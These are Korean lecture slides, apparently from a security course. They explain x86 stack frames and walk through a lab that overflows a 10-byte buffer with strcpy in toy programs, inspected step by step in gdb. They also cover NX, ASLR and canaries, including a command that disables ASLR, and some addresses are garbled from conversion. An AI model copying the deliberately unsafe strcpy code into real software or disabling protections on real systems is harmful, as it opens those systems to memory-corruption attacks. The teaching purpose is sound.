
### • 프로그램 실행 구조 : function 함수

```
function:
    pushl %ebp
    movl %esp, %ebp
    subl $12, %esp
    movl 12(%ebp), %eax
    addl %eax, 8(%ebp)
    movl 8(%ebp), %eax
    leave
    ret
```

```
main:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    pushl $2
    pushl $1
    call function
    addl $8, %esp
    movl %eax, -4(%ebp)
    nop
    leave
    ret
```

`movl 12(%ebp),%eax`

ebp에 12바이트를 더한 주소 값의 내용(정수 2)을 eax 값에  
복사



## 4

## 프로그램 실행 구조 분석

## • 프로그램 실행 구조 : function 함수


```

function:
    pushl %ebp
    movl %esp, %ebp
    subl $12, %esp
    movl 12(%ebp), %eax
    addl %eax, 8(%ebp)    ; 이 줄은 주석으로 처리
    movl 8(%ebp), %eax
    leave
    ret

main:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    pushl $2
    pushl $1
    call function
    addl $8, %esp
    movl %eax, -4(%ebp)
    nop
    leave
    ret
  
```

## ■ addl %eax, 8(%ebp)

- eax 값과, ebp에 8바이트를 더한 주소 값의 내용 (정수 1)을 더함.
- 더한 값을 다시 8(%ebp)에 저장함




## 프로그램 실행 구조 분석

### • 프로그램 실행 구조 : function 함수

```

function:
    pushl %ebp
    movl %esp, %ebp
    subl $12, %esp
    movl 12(%ebp), %eax
    addl %eax, 8(%ebp)
    movl 8(%ebp), %eax
    leave
    ret
main:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    pushl $2
    pushl $1
    call function
    addl $8, %esp
    movl %eax, -4(%ebp)
    nop
    leave
    ret
  
```



## 프로그램 실행 구조 분석

- 프로그램 실행 구조 : function 함수

```
function:
    pushl %ebp
    movl %esp, %ebp
    subl $12, %esp
    movl 12(%ebp), %eax
    addl %eax, 8(%ebp)
    movl 8(%ebp), %eax
    leave
    ret
```

```
main:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    pushl $2
    pushl $1
    call function
    addl $8, %esp
    movl %eax, -4(%ebp)
    nop
    leave
    ret
```

- leave : 함수를 끝냄.
- ret : function 함수를 마치고 function 함수에 저장된 ebp 값을 제거, main 함수의 원래 ebp 값으로 ebp 레지스터 값을 변경

## 프로그램 실행 구조 분석

- 프로그램 실행 구조 : main 함수

```

function:
    pushl %ebp
    movl %esp, %ebp
    subl $12, %esp
    movl 12(%ebp), %eax
    addl %eax, 8(%ebp)
    movl 8(%ebp), %eax
    leave
    ret
  
```

```

main:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    pushl $2
    pushl $1
    call function
    addl $8, %esp
    movl %eax, -4(%ebp)
    nop
    leave
    ret
  
```


- addl \$8,%esp : esp에 8바이트를 더함.
- movl %eax,-4(%ebp) : eax 값을 ebp에서 4바이트를 뺀 주소 값(int c)에 복사
- leave
- ret : 모든 과정을 마치고 프로그램을 종료

## 버퍼 오버플로우 공격

- Buffer overflow 예시 코드 1 : bof1.c (32 bit)

```
#include<string.h>


int main()      buf 크기는 10인데, 입력 값을 16개 입력함
{
    char buf[10];
    strcpy(buf, "aaaabbbbccccddddd");
    return 0;
}
```



- Buffer overflow 예시 코드 1 : bof1\_64.c (64 bit)

```
#include<string.h>

int main()      buf 크기는 10인데, 입력 값을 20개 입력함
{
    char buf[10];
    strcpy(buf, "aaaabbbbccccdddeeeee");
    return 0;
}
```



## 5 버퍼 오버플로우 공격 - 보호기법

- NX(Never eXecute bit, 데이터 실행 방지)
  - Nx bit를 활성화 시켜 스택이나 힙영역의 실행권한을 없애서 쉘의 실행으로부터 보호하는 기법.
  - 이를 우회하기 위한 방법으로 대표적인 것이 실행 권한이 있는 곳으로 Jmp 하는 공격인 RTL(Return to Library), ROP(Return Oriented Programming)공격.
- ASLR(Address Space Layout Randomize, 주소 공간 랜덤화)
  - 프로그램이 가상메모리에 mapping 될 때 Base Address의 주소를 Random하게 하여 공격을 어렵게 만드는 기법.
- Stack Guide (Stack Smashing Protector) - gcc 4.1 이상
  - 스택에 카나리(canary) 값을 넣어서 정상적인 쉘코드가 실행되지 않도록 하는 기법
  - Random canary: /dev/urandom 에 의해 생성되는 랜덤의 값
  - Terminator canary : NULL이나 CR(0xd), LF(0xa), EOF(0xff)와 같은 값을 포함.

## 5 버퍼 오버플로우 공격 - 보호기법

- NX(Never eXecute bit, 데이터 실행 방지) 확인

- 명령어: dmesg | grep NX

- \* dmesg(display or driver message): 커널의 메시지 버퍼 내용을 출력

```
root@kali:~# dmesg | grep NX
[    0.000000] NX (Execute Disable) protection: active
[    1.921455] NX-protecting the kernel data: 3780k
[    4.672824] input: Power Button as /devices/LNXSYSTM:00/LNXPWRBN:00/input/input4
[    4.672946] input: Sleep Button as /devices/LNXSYSTM:00/LNXSLPBN:00/input/input5
[    4.701024] input: Video Bus as /devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A03:00/LNXVIDEO:00/input/input6
root@kali:~#
```

## 5 버퍼 오버플로우 공격 - 보호기법

- ASLR(Address Space Layout Randomize, 주소 공간 랜덤화) 확인
  - 명령어: cat /proc/self/maps | grep stack  
[stack]의 주소가 확인 시마다 변경됨

```
root@kali:~/prog# cat /proc/self/maps | grep stack
fb990000-bfbba000 rw-p 00000000 00:00 0 [stack]
root@kali:~/prog# cat /proc/self/maps | grep stack
bf99d000-bf9be000 rw-p 00000000 00:00 0 [stack]
root@kali:~/prog# cat /proc/self/maps | grep stack
bf96d000-bf98e000 rw-p 00000000 00:00 0 [stack]
root@kali:~/prog# cat /proc/self/maps | grep stack
bfdaf000-bfdd0000 rw-p 00000000 00:00 0 [stack]
root@kali:~/prog# cat /proc/self/maps | grep stack
bfd3c000-bfd5d000 rw-p 00000000 00:00 0 [stack]
root@kali:~/prog# cat /proc/self/maps | grep stack
bfdbe000-bfddf000 rw-p 00000000 00:00 0 [stack]
root@kali:~/prog# cat /proc/self/maps | grep stack
fb530000-fb74000 rw-p 00000000 00:00 0 [stack]
root@kali:~/prog#
```

## 5 버퍼 오버플로우 공격 - 보호기법

- ASLR(Address Space Layout Randomize, 주소 공간 랜덤화) 확인
    - Disable 시키기
- 명령어: echo 0 > /proc/sys/kernel/randomize\_va\_space

```
root@kali:~/prog# cat /proc/sys/kernel/randomize_va_space
2
root@kali:~/prog# echo 0 > /proc/sys/kernel/randomize_va_space
root@kali:~/prog# cat /proc/sys/kernel/randomize_va_space
0
root@kali:~/prog# cat /proc/self/maps | grep stack
bffdf000-c0000000 rw-p 00000000 00:00 0 [stack]
root@kali:~/prog# cat /proc/self/maps | grep stack
bffdf000-c0000000 rw-p 00000000 00:00 0 [stack]
root@kali:~/prog# cat /proc/self/maps | grep stack
bffdf000-c0000000 rw-p 00000000 00:00 0 [stack]
root@kali:~/prog# cat /proc/self/maps | grep stack
bffdf000-c0000000 rw-p 00000000 00:00 0 [stack]
```

## 5 <실습> 버퍼 오버플로우

- 버퍼 오버플로우 공격 원리 이해

- 실습 목표

- » 버퍼 오버플로우 공격에 대해 이해할 수 있습니다.

- 실습 환경

| 목적                 | ID/PW     | IP            |
|--------------------|-----------|---------------|
| 공격 서버 (Kali Linux) | root/toor | 192.168.10.99 |

- 실습 문제 구성

- » 메모리 경계 값 검사를 하지 않는 취약한 함수를 이용한 프로그램의 경우, 공격자가 입력 받는 메모리 영역을 넘쳐서 프로그램의 흐름을 변경할 수 있습니다. 프로그램의 흐름을 변경하여 쉘코드와 같은 공격자가 원하는 명령어를 실행할 수 있습니다. 이때 간단한 메모리 경계 값 검사를 하지 않는 함수를 이용했을 때 복귀 주소(RET)가 바뀌는 것에 대한 확인과, 함수 호출 주소를 변경하여 공격자가 원하는 함수를 실행하는 문제를 실습하시오.

## 5 <실습> 버퍼 오버플로우

- Buffer overflow 예시 코드 1 : bof1.c (32 bit)

```
#include<string.h>

int main()      buf 크기는 10인데, 입력 값을 16개 입력함
{
    char buf[10];
    strcpy(buf, "aaaabbbbccccddddd");
    return 0;
}
```

0xFFFFFFFF

|            |
|------------|
| ret (0a)   |
| ebp (dddd) |
| buf (cccc) |
| buf (bbbb) |
| buf (aaaa) |

0x00000000

- Buffer overflow 예시 코드 1 : bof1\_64.c (64 bit)

```
#include<string.h>

int main()      buf 크기는 10인데, 입력 값을 20개 입력함
{
    char buf[10];
    strcpy(buf, "aaaabbbbccccdddddeeeeee");
    return 0;
}
```

0xFFFFFFFF FFFFFFFF

|                |
|----------------|
| ret (ee)       |
| rbp (ccddddee) |
| buf (aabbbbcc) |
| buf (aa)       |

0x00000000 00000000

## 5 <실습> 버퍼 오버플로우

- 실습
  - bof1.c 컴파일 (Kali Linux 32 bit)

```
gcc bof1.c -o bof1 -static
```

```
root@kali:~/bof# cat bof1.c
#include<string.h>

int main()
{
    char buf[10];
    strcpy(buf, "aaaabbbbccccdd");
    return 0;
}

root@kali:~/bof# gcc bof1.c -o bof1
root@kali:~/bof# ./bof1
Segmentation fault
root@kali:~/bof#
```

|            |            |
|------------|------------|
| 0xFFFFFFFF | ret (0a)   |
| ebp (dddd) | buf (cccc) |
| buf (bbbb) | buf (aaaa) |

0x00000000

## 5 &lt;실습&gt; 버퍼 오버플로우

## • 실습

## – bof1(Kali Linux 32 bit) 분석

- 명령어: gdb -q bof1

-q: quit 옵션으로 gdb에 대한 상세 설명을 생략함

```
root@kali:~/bof# ./bof1
Segmentation fault
root@kali:~/bof# gdb -q bof1
Reading symbols from bof1...(no debugging symbols found)...done.
(gdb) disass main
Dump of assembler code for function main:
0x080483bb <+0>:    push   %ebp
0x080483bc <+1>:    mov    %esp,%ebp
0x080483be <+3>:    sub    $0x10,%esp
0x080483c1 <+6>:    lea    -0xa(%ebp),%eax
0x080483c4 <+9>:    movl   $0x61616161,(%eax)
0x080483ca <+15>:   movl   $0x62626262,0x4(%eax)
0x080483d1 <+22>:   movl   $0x63636363,0x8(%eax)
0x080483d8 <+29>:   movl   $0x64646464,0xc(%eax)
0x080483df <+36>:   movb   $0x0,0x10(%eax)
0x080483e3 <+40>:   mov    $0x0,%eax
0x080483e8 <+45>:   leave
0x080483e9 <+46>:   ret
End of assembler dump.
(gdb) █
```

## 5 <실습> 버퍼 오버플로우

### • 실습

#### - bof1(Kali Linux 32 bit) 분석

- gdb 디버거의 텍스트 사용자 인터페이스(TUI) 모드로 보기

# gdb -tui -q bof1

(gdb) layout asm

→ 어셈블리어 창 보기

(gdb) layout regs

→ 레지스터리 창 보기

(gdb) disass main

→ main 함수 디스어셈블

(gdb) b \*main

→ main 함수에 브레이크 걸기

(gdb) run

→ 프로그램 실행하기

(gdb) nexti

→ 한 단계(한 줄)씩 실행하기

```
root@kali: ~/bof
File Edit View Search Terminal Help
Register group: general
eax          0xb7fb90a0      -1208250208
ecx          0xelee715c      -504467108
edx          0xbffff494      -1073744748
ebx          0xb7fb7000      -1208258560
esp          0xbffff46c      0xbffff46c
ebp          0x0            0x0

B+> 0x80483bb <main>      push   %ebp
0x80483bc <main+1>        mov    %esp,%ebp
0x80483be <main+3>        sub    $0x10,%esp
0x80483c1 <main+6>        lea    -0xa(%ebp),%eax
0x80483c4 <main+9>        movl   $0x61616161,(%eax)
0x80483ca <main+15>       movl   $0x62626261,0x4(%eax)

native process 1601 In: main                                         L??  PC: 0x80483bb
Reading symbols from bof1...(no debugging symbols found)...done.
(gdb) b *main
Breakpoint 1 at 0x80483bb
(gdb) run
Starting program: /root/bof/bof1

Breakpoint 1, 0x080483bb in main ()
(gdb) █
```

## 5 <실습> 버퍼 오버플로우

### • 실습

#### bof1(Kali Linux 32 bit) 단계 별 분석

메모리 내용을 보는 gdb 명령어: x/16x \$esp


x : 메모리 조사, 16 : 보여줄 숫자, x : 16진법(b: 1byte, h: 2byte, w: 4byte, g: 8byte), \$esp : esp 주소부분

```
root@kali: ~/bof
File Edit View Search Terminal Help
Register group: general
eax      0xb7fb4dbc  -1208267332
ecx      0x1b48f960  457767264
edx      0xbffff454  -1073744812
ebx      0x0          0
esp      0xbffff428  0xbffff428
ebp      0xbffff428  0xbffff428

B+ 0x80483bb <main>    push %ebp
0x80483bc <main+1>    mov %esp,%ebp
> 0x80483be <main+3>   sub $0x10,%esp
0x80483c1 <main+6>    lea -0xa(%ebp),%eax
0x80483c4 <main+9>    movl $0x61616161,(%eax)
0x80483ca <main+15>   movl $0x62626262,0x4(%eax)

native process 7312 In: main
(gdb) nexti
0x080483be in main ()
(gdb) x/16x $esp
0xbffff428: 0x00000000 0xb7e1c5f7 0x00000001 0xbffff4c4
0xbffff438: 0xbffff4cc 0x00000000 0x00000000 0x00000000
0xbffff448: 0xb7fb3000 0xb7fffc04 0xb7fff000 0x00000000
0xbffff458: 0xb7fb3000 0xb7fb3000 0x00000000 0x272bf770
(gdb)
```

상위 메모리 주소  
(0xFFFFFFFF)



하위 메모리 주소  
(0x00000000)

## 5 <실습> 버퍼 오버플로우

### • 실습

#### - bof1(Kali Linux 32 bit) 분석

- ebp에서 16만큼 뺀 위치(\$ebp-16 또는 \$ebp-0x10)를 eax 주소에 넣음
- lea (Lord Effective Address, 다음의 인자를 주소값으로 인식함)

```

Register group: general
eax      0xbffff41e      -1073744866
ecx      0x48d7ce9f      1222102687
edx      0xbffff454      -1073744812
ebx      0x0      0
esp      0xbffff418      0xbffff418
ebp      0xbffff428      0xbffff428
esi      0xb7fb3000      -1208274944
edi      0xb7fb3000      -1208274944

B+ 0x80483bb <main>      push %ebp
0x80483bc <main+1>      mov %esp,%ebp
0x80483be <main+3>      sub $0x10,%esp
0x80483c1 <main+6>      lea -0xa(%ebp),%eax
> 0x80483c4 <main+9>      movl $0x61616161,(%eax)
0x80483ca <main+15>      movl $0x62626262,0x4(%eax)
0x80483d1 <main+22>      movl $0x63636363,0x8(%eax)
0x80483d8 <main+29>      movl $0x64646464,0xc(%eax)

native process 7463 In: main          L??    PC: 0x80483c4
0xfffff428: 0x00000000 0xb7e1c5f7 0x00000001 0xbffff4c4
0xfffff438: 0xbffff4cc 0x00000000 0x00000000 0x00000000
0xfffff448: 0xb7fb3000 0xb7fffc04 0xb7fff000 0x00000000
0xfffff458: 0xb7fb3000 0xb7fb3000 0x00000000 0x74b4c08f
(gdb) x/16x $ebp-16
0xfffff418: 0x080483f9 0x00000000 0xb7fb3000 0xb7fb3000
0xfffff428: 0x00000000 0xb7e1c5f7 0x00000001 0xbffff4c4
0xfffff438: 0xbffff4cc 0x00000000 0x00000000 0x00000000
0xfffff448: 0xb7fb3000 0xb7fffc04 0xb7fff000 0x00000000
(gdb) 

```

상위 메모리 주소  
(0xFFFFFFFF)

|            |                 |
|------------|-----------------|
| RET        | 0xbffff42c      |
| SFP(EBP)   | 0x00000000      |
| 0xb7fb3000 | 0xb7fb3000      |
| 0xb7fb3000 | 0xb7fb3000      |
| 0x00000000 | 0x00000000      |
| 0x080483f9 | 0xbffff418(esp) |

0xbffff428  
(ebp, esp)

0xbffff41e(eax)

0xbffff418(esp)

하위 메모리 주소  
(0x00000000)

## 5 <실습> 버퍼 오버플로우

- 실습
  - bof1(Kali Linux 32 bit) 분석
    - ni 명령어로 다음 줄을 실행
    - x/16x \$ebp-16 : ebp에서 16을 뺀 위치의 메모리 값 16개를 살펴봄(61616161 값 들어감)

```
root@kali: ~/bof
File Edit View Search Terminal Help
Register group: general
eax 0xbffff41e -1073744866
ecx 0x48d7ce9f 1222102687
edx 0xbffff454 -1073744812
ebx 0x0 0
esp 0xbffff418 0xbffff418
ebp 0xbffff428 0xbffff428
esi 0xb7fb3000 -1208274944
edi 0xb7fb3000 -1208274944

B+ 0x80483bb <main> push %ebp
0x80483bc <main+1> mov %esp,%ebp
0x80483be <main+3> sub $0x10,%esp
0x80483c1 <main+6> lea -0xa(%ebp),%eax
0x80483c4 <main+9> movl $0x61616161,%eax
> 0x80483ca <main+15> movl $0x62626262,0x4(%eax)
0x80483d1 <main+22> movl $0x63636363,0x8(%eax)
0x80483d8 <main+29> movl $0x64646464,0xc(%eax)

native process 7463 In: main
L?? PC: 0x80483ca
0xbffff438: 0xbffff4cc 0x00000000 0x00000000 0x00000000
0xbffff448: 0xb7fb3000 0xb7fffc04 0xb7fff000 0x00000000
(gdb) nexti
0x080483ca in main ()
(gdb) x/16x $ebp-16
0xbffff418: 0x080483f9 0x61610000 0xb7fb6161 0xb7fb3000
0xbffff428: 0x00000000 0xb7e1c5f7 0x00000001 0xbffff4c4
0xbffff438: 0xbffff4cc 0x00000000 0x00000000 0x00000000
0xbffff448: 0xb7fb3000 0xb7fffc04 0xb7fff000 0x00000000
(gdb) 
```

|                           |                          |
|---------------------------|--------------------------|
| 상위 메모리 주소<br>(0xFFFFFFFF) |                          |
| RET                       | 0xbffff42c               |
| SFP(EBP)                  | 0x00000000<br>(ebp, esp) |
|                           | 0xb7fb3000               |
| 0xb7fb6161                | 0xb7fb6161               |
|                           | 0x61610000               |
|                           | 0xbffff41e(eax)          |
|                           | 0xbffff418(esp)          |
| 하위 메모리 주소<br>(0x00000000) |                          |

## 5 <실습> 버퍼 오버플로우

- 실습
  - bof1(Kali Linux 32 bit) 분석
    - ni 명령어로 다음 줄을 실행
    - x/16x \$ebp-16 : ebp에서 16을 뺀 위치의 메모리 값 16개를 살펴봄(62626262 값 들어감)

```
root@kali: ~/bof
File Edit View Search Terminal Help
Register group: general
eax      0xbffff41e    -1073744866
ecx      0x48d7ce9f    1222102687
edx      0xbffff454    -1073744812
ebx      0x0      0
esp      0xbffff418    0xbffff418
ebp      0xbffff428    0xbffff428
esi      0xb7fb3000   -1208274944
edi      0xb7fb3000   -1208274944

0x80483c1 <main+6>    lea    -0xa(%ebp),%eax
0x80483c4 <main+9>    movl   $0x61616161,%eax
0x80483ca <main+15>   movl   $0x62626262,0x4(%eax)
> 0x80483d1 <main+22>   movl   $0x63636363,0x8(%eax)
0x80483d8 <main+29>   movl   $0x64646464,0xc(%eax)
0x80483df <main+36>   movb   $0x0,0x10(%eax)
0x80483e3 <main+40>   mov    $0x0,%eax
0x80483e8 <main+45>   leave

native process 7463 In: main
L??    PC: 0x80483d1
0xbffff438: 0xbffff4cc 0x00000000 0x00000000 0x00000000
0xbffff448: 0xb7fb3000 0xb7fffc04 0xb7ffff000 0x00000000
(gdb) nexti
0x080483d1 in main ()
(gdb) x/16x $ebp-16
0xbffff418: 0x080483f9 0x61610000 0x62626161 0xb7fb6262
0xbffff428: 0x00000000 0xb7e1c5f7 0x00000001 0xbffff4c4
0xbffff438: 0xbffff4cc 0x00000000 0x00000000 0x00000000
0xbffff448: 0xb7fb3000 0xb7fffc04 0xb7ffff000 0x00000000
(gdb) 
```

|                           |                          |
|---------------------------|--------------------------|
| 상위 메모리 주소<br>(0xFFFFFFFF) |                          |
| RET                       | 0xbffff42c               |
| SFP(EBP)                  | 0x00000000<br>(ebp, esp) |
| 0xb7fb6262                | 0x62626161               |
| 0x61610000                | 0xbffff41e(eax)          |
| 0x080483f9                | 0xbffff418(esp)          |
|                           |                          |
| 하위 메모리 주소<br>(0x00000000) |                          |

## 5 <실습> 버퍼 오버플로우

- 실습
  - bof1(Kali Linux 32 bit) 분석
    - ni 명령어로 다음 줄을 실행
    - x/16x \$ebp-16 : ebp에서 16을 뺀 위치의 메모리 값 16개를 살펴봄(63636363 값 들어감)

```
root@kali: ~/bof
File Edit View Search Terminal Help
Register group: general
eax 0xbffff41e -1073744866
ecx 0x48d7ce9f 1222102687
edx 0xbffff454 -1073744812
ebx 0x0 0
esp 0xbffff418 0xbffff418
ebp 0xbffff428 0xbffff428
esi 0xb7fb3000 -1208274944
edi 0xb7fb3000 -1208274944

0x80483c1 <main+6>    lea    -0xa(%ebp),%eax
0x80483c4 <main+9>    movl   $0x61616161,(%eax)
0x80483ca <main+15>   movl   $0x62626262,0x4(%eax)
0x80483d1 <main+22>   movl   $0x63636363,0x8(%eax)
-> 0x80483d8 <main+29>  movl   $0x64646464,0xc(%eax)
0x80483df <main+36>   movb   $0x0,0x10(%eax)
0x80483e3 <main+40>   mov    $0x0,%eax
0x80483e8 <main+45>   leave

native process 7463 In: main
L??    PC: 0x80483d8
0xbffff438: 0xbffff4cc 0x00000000 0x00000000 0x00000000
0xbffff448: 0xb7fb3000 0xb7fffc04 0xb7fff000 0x00000000
(gdb) nexti
0x080483d8 in main ()
(gdb) x/16x $ebp-16
0xbffff418: 0x080483f9 0x61610000 0x62626161 0x63636262
0xbffff428: 0x00006363 0xb7e1c5f7 0x00000001 0xbffff4c4
0xbffff438: 0xbffff4cc 0x00000000 0x00000000 0x00000000
0xbffff448: 0xb7fb3000 0xb7fffc04 0xb7fff000 0x00000000
(gdb) 
```

|                           |                          |
|---------------------------|--------------------------|
| 상위 메모리 주소<br>(0xFFFFFFFF) |                          |
| RET                       | 0xbffff42c               |
| SFP(EBP)                  | 0x00006363<br>(ebp, esp) |
